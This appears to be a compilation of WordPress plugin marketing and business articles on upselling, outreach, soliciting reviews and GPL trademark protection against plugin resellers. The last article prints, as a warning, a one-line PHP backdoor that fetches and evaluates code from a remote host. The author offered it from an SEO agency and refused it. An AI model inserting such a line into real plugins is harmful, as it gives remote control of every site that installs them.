
The WordPress dashboard [changes a lot](#), which means that you have to keep up with it.

Nothing looks worse than a plugin UI that looks like it belongs with a version of WordPress that hasn’t been in popular use for months or years.

[Yoast SEO](#) is a great example of staying current with the latest versions of WordPress’ UI. Here’s how it blends to its surrounding:



Here’s the overlay that appears when the user discovers he needs to analyze the post for multiple keywords:



Pretty slick, no?

## Conclusion

Promoting a premium plugin version isn’t easy. WordPress users expect to find a free plugin for everything, and to top it all off, they hate advertising.

To have the best chance of selling a premium version of your free plugin, consider the following:

1. Don’t overwhelm your users with too many ads, but don’t make it a ghost town either.
2. Place your ads strategically.
3. Use positive language.
4. Keep up with WordPress UI updates.

### MARKETING & PROMOTION

**How to Promote Your Premium Plugin Within Your Free Version (Without Making People Angry)**





## MARKETING & PROMOTION

# How to Promote Your WordPress Plugin With Content Marketing and Outreach

Promoting a WordPress plugin the ‘old-fashioned’ way is becoming harder and harder. People have become savvy to outbound marketing strategies.

Content marketing, on the other hand, is becoming the [dominant player in the digital marketing mix](#). In short, if you’re not blogging yet, you *should* be.

That said, to amplify your content marketing and get worthwhile results, you have to learn how to conduct proper outreach. Without it, your content creation efforts will not yield the kind of results you’re looking for.

In this post we’re going to tackle both pieces of the puzzle by taking a simple and highly actionable approach to creating high quality content and getting it in front of your prospective customers.

Let’s get cracking!

## Phase 1: Research Topics and Create a User Persona

Let’s start with the big reveal: **people don’t want to buy your plugin – they want to buy a solution to their problem**. And because that’s what *they* care about, it’s what we care about.

One way of digging deep into your users’ problems is to study related forums and support boards for competitors’ plugins. Note down oft-asked questions and areas of concern and/or interest. These are the issues you will provide a solution to.

At the same time, make notes on *who* are asking these questions. Are they advanced WordPress users or complete newbies? Are they working on a personal blog or an enterprise-level website? With this information, construct a simple ‘[user persona](#)’ that details everything you know about

the most typical user of your plugin.

Don’t overthink this stage or agonise over the finer details; you can always refine your user persona at later dates, when you’re likely to have more useful information to play with.

## Phase 2: Create Quality Content

I’ll give you one simple rule for your content: **focus on quality, not quantity**.

I probably don’t need to tell you this, but Google cares about quality, and the days of ranking high up in the search engines by producing an amorphous mass of poor-quality content are gone. And that’s not mention the blatantly obvious – that customers are certainly interested in quality over quantity.

By “quality” I don’t necessarily mean how grammatically correct your articles are (although well-written articles are obviously highly valuable); most importantly, we’re talking about the substance of your pieces. When writing articles, your focus should be on one simple question: *Am I providing the best possible solution to the problem at hand?* By all means, seek to improve the quality of your writing, the images you use, the design of your blog, etc., but focusing on the above simple question alone can be more powerful than all other considerations combined.

The upshot of focusing on a smaller number of high quality articles is that you spend less time overall writing a smaller number of high quality articles on topics you’re already bound to be familiar with.

In case you’re wondering, there is no ‘correct’ number of articles to produce per week or per month. Consider, for example, that Brian Dean from [Backlinko](#) publishes just one article or per month, yet his blog receives more than [150,000 visitors per month](#). So, pick a goal that you believe you can deliver on and start from there.

## Phase 3: Conduct Outreach

Once you have published a post, it’s time to get it in front of your prospective customers. Here’s an important lesson ignored by the vast majority of bloggers out there: as a rule of thumb, **you should be**

**spending at least three times as long on outreach on a post as it took you to produce it.**

As I've already alluded to, content marketing is not a race to publish as many posts as possible. With that in mind, and assuming that you're writing high quality pieces, each article you write has a huge amount of potential. Why would you move onto writing your next piece if you haven't utilized the full potential of an article you've already published?

Now let's get down to the details. There are many ways to promote a blog post, but in my humble opinion, the most effective for small startup blogs is outreach.

First of all, you'll need a list of influential types who might be interested in your content. This can be anyone from someone with a few thousand Twitter followers to one of the writers for a huge blog like [WPMU DEV](#). Be indiscriminate on your first run of researching potential contacts; you'll be paring it down before long.

Once you have your list, it's time to start (you guessed it) reaching out. From someone who (as a WordPress writer) often receives emails from WordPress developers looking to promote their themes and plugins, here's my "how to actually gain the interest of (rather than piss off) an influencer" checklist:

1. Never use a template; write every email from scratch.
2. Recognize the person and their work. Don't flood them with praise, though – they're not stupid.
3. Tell them why you're sending them an email; don't beat around the bush. Be succinct and to the point.
4. Tell them what's in it for them. It's human nature to think about ourselves the most. Give them a reason to allow you to talk about your plugin and the problem it solves. (In the case of writers, they're always on the look out for topics to write about, so do them a favor and provide them with one!).
5. Present a clear call to action. Be clear about what you want them to do, whether it's to share your content with their followers or mention your content in future articles they write.

Create a simple spreadsheet that keeps track of (1) the people you reach

out to, and (2) the results of your outreach efforts. This will enable you to evaluate the results of your efforts, which will enable you in turn to adjust your methods (in terms of both what you send and who you send it to) to improve future results.

## Conclusion

Content marketing might seem like a lot of work, but it's *well* worth it. Best of all, it doesn't have to be as difficult as many make it out to be. Focus on taking action and accepting that you'll learn more quickly by doing so rather than procrastinating, and you'll be rewarded.

MARKETING & PROMOTION

***How to Promote Your  
WordPress Plugin With Content  
Marketing and Outreach***



## MARKETING & PROMOTION

# 8 Ways to Get Your WordPress Plugin Featured on Blogs



You've done it: You've written a WordPress plugin that addresses the most (Word)Pressing problem ever. Now, here's the kicker: No matter how much time you've invested or how brilliant it is, your target audience will never know about your plugin unless it gets online press.

With the above in mind, here's an eight-pronged approach to getting blog authors to sit up and take notice of your WordPress plugin.


## 1. Define What You're Offering

Before you unveil even a bracket of code to the world, you should be able to communicate precisely and succinctly what your WordPress plugin does, and how. To that end, develop an “[elevator speech](#)” – a very short blurb that encapsulates:

1. What problem your plugin solves.
2. What makes it different from other solutions.
3. What kind of site is likely to need it.

Knowing the answers to these questions will help you craft the required message for the approaches below.

## 2. The Broad Approach: Submit Your Plugin to WordPress.org's Repository



This one isn't optional, as the repository is generally the first place developers look for WordPress plugins they trust.

To be listed in the repository, your plugin must pass a review process that

ensures it adheres to a few [guidelines](#) – mainly that it's not spammy, doesn't contain objectionable code, and falls under the correct [GNU license](#). The process is simple, and the review is typically carried out within a few days of submitting (if not sooner).


Don't stop there, though. At the time of this writing, WordPress.org's repository hosts nearly 40,000 plugins, and you'll need the attention of bloggers to help it stand out.

### 3. The Direct Approach: Simply Ask Bloggers for a Review

Writers who specialize in WordPress-related content are always on the lookout for the next big thing, so they welcome news about WordPress plugins, themes, etc. Asking an author or blogger to review your plugin is viewed as a respectful nod to his or her expertise, so don't be shy.

Remember, a good pitch:

- Is friendly, not demanding.
- Reflects the WordPress community's reputation for helpfulness above self-interest.
- States the problem your plugin solves and how it does so.
- Includes a very brief bio and your contact info.



Just a small sampling of the most widely read and respected blogs includes:

- [WP Tavern](#)
- [WP Mayor](#)
- [Elegant Themes](#)
- [WPMU DEV](#)
- [WPExplorer](#)
- [WPKube](#)

### 4. The Conversational Approach: Talk About Your WordPress Plugin (Almost) Every Chance You Get

Go where WordPress bloggers go. Join forums and groups they tend to frequent. Comment on relevant blogs. And when you do, think first about what you might contribute; not what you may gain. That's the WordPress way, after all: help first, and promote second (and then, only where it's appropriate). And be subtle about it.

For example, if someone asks for help with the problem your plugin addresses, it's fine to mention your plugin when you respond with some pointers. However, you should never, ever simply post links to it where it's not appropriate. We see this often, and it's tacky. It doesn't work either.

### 5. The Social Approach: Take to Twitter, Facebook, LinkedIn, Et Al

Get systematic with your social media marketing. Develop a series of short messages that help with the issue your plugin focuses on, and use relevant hashtags. Again, help comes first, promotion later. You can also search for conversations already happening using those hashtags, and chime in with your thoughts.

Add a link to your plugin to all your social media profiles, too. This is particularly effective if you already have a good reputation in the WordPress community; people trust a known quantity.

### 6. The Write Approach: Craft Posts for Your Own Site (Or Hire Someone Who Can)


If you have a website and blog (you do, don't you?), get writing. Any topic that's WordPress-related is fine, as long as you actually offer something beneficial to the reader. You'll build up credibility in the community, and your plugin's popularity can feed on that.

Whenever you post something new (or want to call attention to an older post), post it on [Twitter](#), mention it on [LinkedIn](#) and link to it from [Facebook](#).

Another approach you could explore is press releases. Submit them to news/information aggregators like [PRNewswire](#) and [others](#). Some are free but others you need to pay for, so assess the potential ROI from paying for press releases.

## 7. The Backward Approach: Find Your Users

Another way to get to WordPress bloggers is through people likely to use your plugin. Try posting answers on [Quora](#) and starting new threads on [Reddit](#), for example. Follow relevant subreddits and groups, and contribute to the conversations.



This may sound counterintuitive; after all, why would you need to reach bloggers at all if you can bypass them and address users directly? It's simple: Effective methods and innovative hacks can go viral. Users who like your plugin may comment about it on blogs, which in turn can generate buzz that WordPress authors want to explore.

## 8. The Stealth Approach: Scope Out Blog Authors

This isn't as nefarious as it sounds. Just get into the habit of checking the

about page, press kit and contact pages (footers, too) on the WordPress blogs you like to read. You may find story submission forms and directions, email addresses, social media links and handles, and other information meant to help you communicate with authors.

It does no harm to reach out to authors on WordPress blogs, but make sure you don't come across as too pushy.

## Get Plugging Your WordPress Plugin!

Whatever methods you use, keep one word in mind: *Benefit*.

Whenever you discuss your plugin, focus on how it can benefit its users. We're sure you're a great developer with years of experience and stellar coding skills, but all that busy WordPress user wants to know is if and how the plugin can help them. Answer that question whenever and wherever you can, and you're golden.

MARKETING & PROMOTION

**8 Ways to Get Your WordPress Plugin Featured on Blogs**



**8 WAYS**  
TO GET FEATURED



## How We Increased our WordPress Plugin's 5-Star Reviews by 700%



I've been working on my WordPress plugin, [RatingWidget](#), for a while. It was clear to me from the beginning that the number of reviews and average rating were playing a crucial part in the success of the plugin. Having said that, it took me over four years to figure out the right formula to get more 5-star positive reviews.

### First Strategy – Extraordinary Support

At the early stages of the plugin, my strategy for positive reviews was providing extraordinary support. I decided that I would do my best to help every user of the plugin for free. Most users in the WordPress ecosystem don't expect that, which yielded a decent amount of positive 5-star reviews.

### Strategy #2 – Asking a favor back

I often found that users, while grateful, didn't always leave a feedback. Sometimes I would help users for hours, only to receive a simple "thank you". While my conscience wasn't suffering, I knew that I needed more returns for my investment. Therefore, I put myself into the user's position. I realized that I have only reviewed a product in the following cases:

1. 5-star review: when it's a phenomenal product that provided an outstanding value for me.
2. 1-star review: I usually don't bother to do it at all, but if a product breaks something, or does something extremely negative, I might unleash my anger with a negative review.
3. If a friend I trust needs help spreading the word about a good product.

As a result of handling complex tickets, a closer relationship develops with the users and they gain trust. Thus, after a few months, I decided to reshape my strategy and be a little more aggressive. Instead of just expecting the users to review the plugin after an exceptional support ticket, I started to ask the users for a favor back—as if I'm their trusted friend.

This favor was as simple as asking the user for a review in order to help us spread the word:

***Awesome! Happy we could help you out. Btw. If you have a moment, I would very much appreciate if you could quickly rate the plugin on WP, just to help us spread the word (don't forget***

*to click the Post button to submit the rating):*

<http://wordpress.org/support/view/plugin-reviews/rating-widget#postform>

I was concerned about it first, but it was a great move. Users were excited to help us back and many have written amazing reviews—mainly related to our high quality of support. It increased our review generation to 1-2 reviews per week. We still use this approach today which generates our best reviews.

## Making Reviews Rain – Automation

About two month ago, when we were starting to put the Freemius blog in place, I was playing around with different social sharing plugins. One of the plugins I tested was [Mashshare](#). After using it for a week, I got the following message in the admin dashboard:



A screenshot of a notification message from the Mashshare Social Sharing plugin. The message reads: "Awesome, you've been using Mashshare Social Sharing for more than 1 week. May we ask you to give it a 5-star rating on Wordpress? Your Mashshare Team". Below this text are three links: "Ok, you deserved it", "I already did", and "No, not good enough".

As simple this message was – I was amazed! Why didn't I think about it before? It's so obvious, and all modern mobile apps are doing that. Conceptually, mobile apps and plugins are very similar ecosystems. Asking for a review right from the app is part of the fundamentals of mobile app marketing, especially when there's a marketplace involved.

Inspired by Rene's plugin, I decided to explore that direction and optimize it. We decided to A/B Test two main things:

1. The trigger – **WHEN** is the best time asking for a review
2. The ask – **HOW** exactly to ask the user for the review

### Testing the Trigger

We tested two types of triggers for the message:

#### Time-Based Trigger

The more time a plugin is used and active on a site; it makes sense that the user gets some benefit from the plugin. Thus we decided that time would be a great trigger to test. We tested three time-spans, by asking the user to review our plugin after a week, after a month and another one after three months.

#### Value Based Trigger

Our plugin is a 5-star rating widget, and the main value it provides to our users is engagement with readers. This value can be easily quantified by number of votes the blog owner's posts has received. As more votes are received by the site, the plugin becomes more valuable for the site owner. Therefore, we tested triggering the "review our plugin" notification when the number of votes on the site crossed some limit. In the case of Mashshare, the value base trigger could be the number of socially shared posts. In every plugin the value proposition is different, so you, the plugin developer, have to figure out how to quantify your plugin's main benefits into numbers.

#### What worked the best?

We could test both of the approaches in less than a month, since we had many users that been using the plugin for various periods, with various amount of votes.

Once we added the "review our plugin" notification, we immediately started to receive more reviews. Not surprisingly, the value based trigger performed way better. And it makes a lot of sense! When someone uses your plugin, it doesn't necessary means that they are happy with it just because it's installed. On the other hand, the users that are getting value from your plugin, (and you can show them how much it is valuable for them)– are way better candidates to vouch for you. For example, in our case, if a high traffic site installs RatingWidget, it can gain thousands of visitors' votes in just a few days. Showing a message that says "Wow – you just received your 10,000 vote!" is hundred times better than "Wow – you are using our plugin for 3 days!".

To improve our chances of "winning the customers trust", we decided to trigger the review request notification three times. After 10 votes, after 100 votes and after 1,000 votes. If the user still doesn't think our plugin is valuable enough for a review after he gains 1,000 visitor votes, we simply give up. :)

## Testing the Tone

As a business owner with customer support, I fanatically follow [HelpScout's awesome blog](#). If you are not familiar with their blog—I encourage you to check it out! While the founders are fellow TechStars and good friends of mine, one of my main takeaways from Nick, Denny and Jared is – ***always adding a personal touch***. Showing the people behind the company, on our case – behind the plugin. But, since I'm also a data-driven person, I wanted to test that assumption with different message phrasing. Here're the two versions that we tested:

### Formal / Company tone:

***Hi, you just crossed the X votes on RatingWidget – that's awesome! If you have a moment, please help us spread the word by reviewing the plugin on WordPress.***

~ The RatingWidget team

– Leave a review

– Maybe later

– I already did

### Personal / Human tone:

***Hey, I noticed you just crossed the X votes on RatingWidget – that's awesome! Could you please do me a BIG favor and give it a 5-star rating on WordPress? Just to help us spread the word and boost our motivation.***

~ Vova Feldman

– Ok, you deserve it

– Nope, maybe later

– I already did

Even though the first message looks more professional, the second friendly and personal version performed a little better. But, the differences were not big.

Here's how our final notification looks:

Hey, I noticed you just crossed the 100 votes on RatingWidget - that's awesome! Could you please do me a BIG favor and give it a 5-star rating on WordPress? Just to help us spread the word and boost our motivation.

~ Vova Feldman

- [Ok, you deserve it](#)
- [Nope, maybe later](#)
- [I already did](#)

## Summary

After adding “ask for plugin review” notification in the admin dashboard, and optimizing with A/B testing for six weeks, we managed to increase our monthly reviews by 700%. From 4-8 monthly reviews to 56 reviews per month, and most of them are 5-star reviews!

***If you don't ask users to review your plugin, you are losing tons of positive reviews.***

That being said, the quality of the new reviews is pretty low, usually very short and concise “Great plugin” type reviews. Since reviews and average rate have a direct effect on your plugin's evaluation by new users, and the distribution on the repository, it's better to get all 5-star reviews you can and not being picky about it. :)

If you have a good plugin and you are still not asking for reviews – I encourage you to start testing it ASAP.

MARKETING & PROMOTION

***How We Increased our WordPress Plugin's 5-Star Reviews by 700%***

## PITFALLS TO STEER CLEAR OF

# The Ultimate Guide to Legally Protect Your GPL WordPress Plugin Business Against Trolls




Software licensing can be very confusing subject, especially in the open-source world. Boundaries of legality and ethics aren't always clear. But as business owners focused on selling WordPress GPL plugins, it's our duty to understand these topics thoroughly.

This post will not address ethics and will focus on the legal considerations. It will provide you a step-by-step actionable formula, including feedback from experienced attorneys in this space, to protect your WordPress business against plugin 'trolls.'

As a plugin developer for the past five years, I've read tons of articles discussing the GPL, its freedoms, and the challenges associated with running a GPL-compliant business. But in the last few months, this topic has become even more significant for me.

In August, a Twitter account named WordPress Plugins (<https://twitter.com/plugswp>) followed me. As a matter of habit, I checked their profile to learn more about that user. I soon discovered that the handler was associated with 'wppluginscheap.com,' a plugins & themes 'troll' that touts itself as "the number 1 source for Cheap Premium WordPress Plugins and Themes." Browsing the site, I found many popular premium

plugins like Yoast SEO, Backup Buddy, WP Robot, and 50 premium themes. **Each product sold for less than \$10.**



Naive as I was, I hopped on WPChat and started a [new thread](#):



*We've been all coding under the threat that some troll will pop-up and re-sell our GPL plugins / themes for ridiculous prices. Well... it's here How about buying Yoast Premium SEO for \$4.00... I'm a little pissed off and on the other hand amused since I knew it will show up some day.*

#### "WordPress Plugins Cheap" - Plugins & Themes Re-selling and GPL

Business



vovafeldman

1 Aug '15

We've been all coding under the threat that some troll will pop-up and re-sell our GPL plugins / themes for ridiculous prices. Well... it's here 🙄 How about buying **Yoast Premium SEO** for \$4.00 🙄... I'm a little pissed off and on the other hand amused since I knew it will show up some day.

Even though it doesn't violate the GPL, in the current case, the site is using the branding, names and logos of the plugins, so I'm pretty sure it's illegal. **How do we get it down?**

From a user perspective, if I were a new publisher in the WP community and I had the option to choose, I would have probably preferred to pay \$4.00 instead of \$89.00 for an SEO plugin (whether it's called Yoast or Yost). **Do you feel threatened?**

1 Reply

🔗 🗨️ 📎 🔄 Reply

crashed  
1 Aug 3, '15

last reply  
1 Aug 15, '15

18  
replies

932  
views

11  
users

3  
likes

5  
links



#### I asked the community two questions:


1. How do we get it taken down?
2. Do you feel threatened?

In parallel, I went to Advanced WordPress Facebook group, and uploaded the following status:



*Joost de Valk and Thomas Höfter unless you guys started to sell your plugins for under \$10, I think these guys violate your trademarks (and dozen of other plugin developers). How do we get it down?*

If you are a member of the AWP group, you can check the whole [thread here](#).





Both of the threads generated a lot of interest and discussion. I received 17 replies in WPChat and 84 comments in the AWP Facebook group. Once the replies started to pile up, I realized two things:

**Vova Feldman**  
August 3, 2015

Joost de Valk and Thomas Höfter unless you guys started to sell your plugins for under \$10, I think these guys violate your trademarks (and dozen of other plugin developers):  
<https://www.wppluginscheap.com/.../yoast-wordpress-seo-premi.../>  
<https://www.wppluginscheap.com/.../wprobot-403-elite-dev-edi.../>  
How do we get it down?



**Yoast WordPress SEO Premium v1.5.3 (Latest Updated)**  
Team Yoast WordPress SEO is the most complete WordPress SEO plugin that exists today for WordPress.org users. It incorporates everything from a snippet preview and page analysis functionality that ...  
WPPLUGINSCHAP.COM

 Like  Comment  Share  Hootlet

Ahmad Awais, Matt Cromwell and 10 others like this.

[View previous comments](#) 50 of 84

1. WordPress plugin / theme trolls are an epidemic – it's happening everywhere!

*This has been happening for a LONG time, although mostly with themes and WooCommerce addons. See [gplclub.org](http://gplclub.org) and [sozot.com](http://sozot.com). WPAvengers.com did something similar before they shut down.*

– Leland Fiegel, Founder of WPChat

2. Even though there are hundreds of blog posts about every aspect of the GPL license, there's still a lot of confusion in the ecosystem. Even among influencers. It seems like many people think it's technically OK (albeit unethical) to do it since plugins and themes are licensed under the GPL.

***These opportunists pop up every now and then and never seem to amount to anything. It's legal (the GPL part, anyway) but unethical. It's lazy. And it's bad for the customers because the goods are in questionable shape, outdated, unsupported and suspicious.***

– Steven Gliebe,  
Theme Developer and Founder of Pro Plugin Directory

***It is unethical, however if me as a theme/plugin shop owner releasing under GPL I would say that, I feel that I am even more unethical if I can say this than those guys, and a total hypocrite.***

– Ionut Neagu, Founder of CodeinWP

Other comments received on Facebook included:

- *If the plugins were licensed under GPL, then I'm afraid that they can't do anything*
- *I don't think the premium versions are under GPL*
- *It's legal, under the GPL*

And there are much more of those!

So before we start, let me clear something —

***THIS IS COMPLETELY WRONG!***

***Developers still have enforceable rights even if their plugins are distributed under an open***

***source license.***

***These 'Plugin Trolls' may still be liable for trademark infringement and/or copyright infringement.***

I want to add that I've read plenty of opinions saying that no harm is done to the business by those trolls. If that was the case, I wouldn't bother spending so much time compiling this post. I would like to take the opportunity to explain the reasons why trolls are bad for the WordPress community – for your business and also for WordPress users.

**Why are plugin trolls bad for your plugins business?**

**Lost Revenues**

Whether you like it or not, a chunk of users will purchase or get your premium plugin from this websites. Especially WordPress newbies. If I was new to the WordPress ecosystem and looking for an SEO plugin, Yoast SEO for \$4 sounds way more appealing than the full price. I would just buy it. Just like I always search for the best discount when I'm purchasing a smartphone or other products. I don't need the "original warranty" since I never used it with any of the products I purchased, so support is not something that users have in mind right from the start.

**Support Abuse**

If there are any problems with the plugin purchased from the troll – guess who is blamed for that? Of course the real developer/company. If the artwork associated with your brand is replicated, customers will contact you. Just like if I purchased an HTC smartphone on Amazon, when I have issues with the device I call HTC technical support, not Amazon. What would you tell the user? "Yes, it's our phone, but you need to contact Amazon for technical support." This response would be hard for a user to digest. It will look like you are not standing behind your products.

***If there are any problems with the plugin purchased from the troll – guess who is blamed for that?***



## Brand Damage

There is no question that some trolls inject malicious code into the plugins. The main incentive to do this is to generate revenues while distributing the premium plugins for free. I've witnessed this myself. Two years ago, I was approached by a senior SEO guy from a BIG U.K. based agency (over 100 employees). . He offered to partner with me by adding one simple line of code to our plugin:

```
eval(wp_remote_get( 'http://www.company.com/path/to/api/endpoint/'
)['body']);
```

The idea was that the API endpoint will return hidden URLs to push their portfolio companies' backlinks. One of the examples he sent was:

```
<a href=""http://www.portfolio-company.com"">Great Company</a>
```

### ***Trolls may inject malicious code into plugins while using your original branding, a direct damage to your brand!***

This was before Google Penguin and was a great SEO hack. And the offer was also fantastic – \$0.1 per domain per month. So if I had 100,000 active domains using my plugin, I could generate \$10,000 / mo. revenues without spending an extra minute. Awesome right? Obviously we didn't do it, for various reasons, primarily because this code was EXTREMELY malicious. It opens a remote backdoor to do anything you want with the site. Even if the agency was only intended to use it for SEO, what happens if their server is hacked and someone with bad intentions takes control? Who knows how many legitimate WordPress.org plugins did partner with that agency... Getting back to the trolls, their intentions are purely financial. They don't promote your premium plugins for fun, they want to make money. And if they do illegal stuff like copyright and trademark infringement, nothing stops them from generating alternative revenue streams like code injections. Oh, and I forgot to mention that if something like that happens you are the one to be blamed! It's your product, and your brand.

## Why are plugin trolls bad for users?

For many of the same reasons I mentioned, but from the user's perspective.

### No Support

When facing a technical issue, the troll just can't help you out. It's not their product, they have no clue about the code or how to solve any related problems. Moreover, they don't have the support resources to do it. And if you'll try to contact the original company, premium plugin developers have the infrastructure to keep track of their customers. The company often won't help you until you purchase an original license.

### ***Illegal redistributors of plugins can't and won't help you out with technical issues.***

### No Automated Updates

Most premium plugins on the market today have a licensing and updates mechanism (trolls often 'hack' this part before redistributing the plugin). The way this automatic updates mechanism works is that once in every 24 hours, the plugin checks the original company's server to see if there are any updates for the premium version. It also authenticates with a license key. Since the troll's plugin was never issued with a license key from the original company, this updates mechanism will NOT work. Therefore, every time a non-original premium plugin is installed, there are no automatic updates. This is bad since hackers are constantly finding new creative vulnerabilities and an outdated premium plugin could be that security leak.

### ***Pirated WordPress plugins don't have automated updates mechanism – constant security vulnerability!***

### Major Security Leaks

Remember the malicious one line of code I mentioned above? Would you like to have a backdoor to your site open to hackers? This backdoor

literally enables a hacker to modify every pixel and piece of content on your site. And that's only one example, I'm sure there are many other creative injections out there.

## What do open source licenses cover?

Since there's clearly a lot of confusion about these issues in the developer community, I reached out to my friend, [Ariel Reinitz](#) and his colleague [Matthew Hintz](#) who are Intellectual Property (IP) (patents, trademarks, and copyrights) attorneys at [Lowenstein Sandler LLP](#), a nationwide firm with offices from New York to Palo Alto.

Ariel explained to me that while WP plugin 'trolls' may technically be entitled to redistribute code that is under an open source license (e.g., GPL), **there are other intellectual property ('IP') rights that are not covered under the open source license which these 'trolls' may still be infringing.**

Here's what Ariel has to say about the GPL:

*It's important to understand what the open source license (GPLv2) under which most WordPress plugins are distributed, does (and doesn't) cover:*

*An open-source license dictates how software/-source code is to be distributed. Generally, such licenses allow anyone to use, modify, etc., the software/code at no cost. Thus, the source code of an open source project can be redistributed by other parties without violating the terms of the GPL.*

In simple words – the GPL freedom allows anyone to take the source code and do whatever he wants with it, including distribution. I believe that there's a consensus on that part in the community.

## What don't open source licenses cover?

*However, open-source licenses (including the GPLv2) do not generally extend to trademarks. Trademarks pertain to the manner in which a product (e.g., a plugin, theme, app, etc.) is branded – e.g., the name of the product (and/or the*

*company from which it originates), its tagline/slogan, and/or its logo. Thus, while the source code of a project may be freely redistributable under an open source license, such a license does not grant others any rights with respect to the trademarks associated with the project (e.g., the product's name, the company that developed it, etc.).*

In non-lawyer words – the GPL doesn't allow to use any of the plugin's trademark like the product's name, company name, and logo. Ariel gives us an example:

*So, for example, if a third party redistributes a WordPress plugin using all of the project's original branding (e.g., promoting it with the original name, logo, etc., of the company/project), this would likely infringe the original developer's trademark rights. As noted, the open source license does not allow someone to use someone else's branding in a commercial context. This is important because one of the main principles of trademark law is to protect the consumer from confusion as to where a product is coming from.*

The main principles of trademark law is not only to protect the business, it's there to protect the consumer from confusion as to where a product is coming from. That's important note!

*It's also important to recognize that many open-source companies register, protect, and police their trademark rights. Examples include: Linux, MySQL, Red Hat, and WordPress.*

What Ariel is saying here is that many of the biggest names in open-source protect and police their trademark rights. **Why shouldn't we do the same?**

## If Red Hat can protect and police their trademark rights, why can't plugin developers?

In addition to trademark rights, Ariel pointed out that developers are also entitled to copyright protection on materials they produce which are not part of the source code:

*It's also important to recognize that the GPL (and other open-source licenses) only cover the source code of the plugin itself. But, if the developer creates materials that aren't part of the source code (e.g., graphics, promotional materials, packaging, etc.), those materials wouldn't fall under the GPL and*



Ariel Reinitz,  
Intellectual Property Attorney

*the developer would have no obligation to allow another party to redistribute the materials.*

For example, take a look at how the 'Yoast' plugin is featured in some of the 'troll' sites referenced above. While those sites may technically be able to redistribute Yoast's source code (as it falls under the GPL), these sites also incorporate elements such as Yoast's branding (e.g., Yoast's name and logo, which are trademarks) as well as other creative materials developed by Yoast (e.g., the graphic of the guy drinking tea which is not part of Yoast's source code and thus the copyright is owned by Yoast and not subject to the GPL).

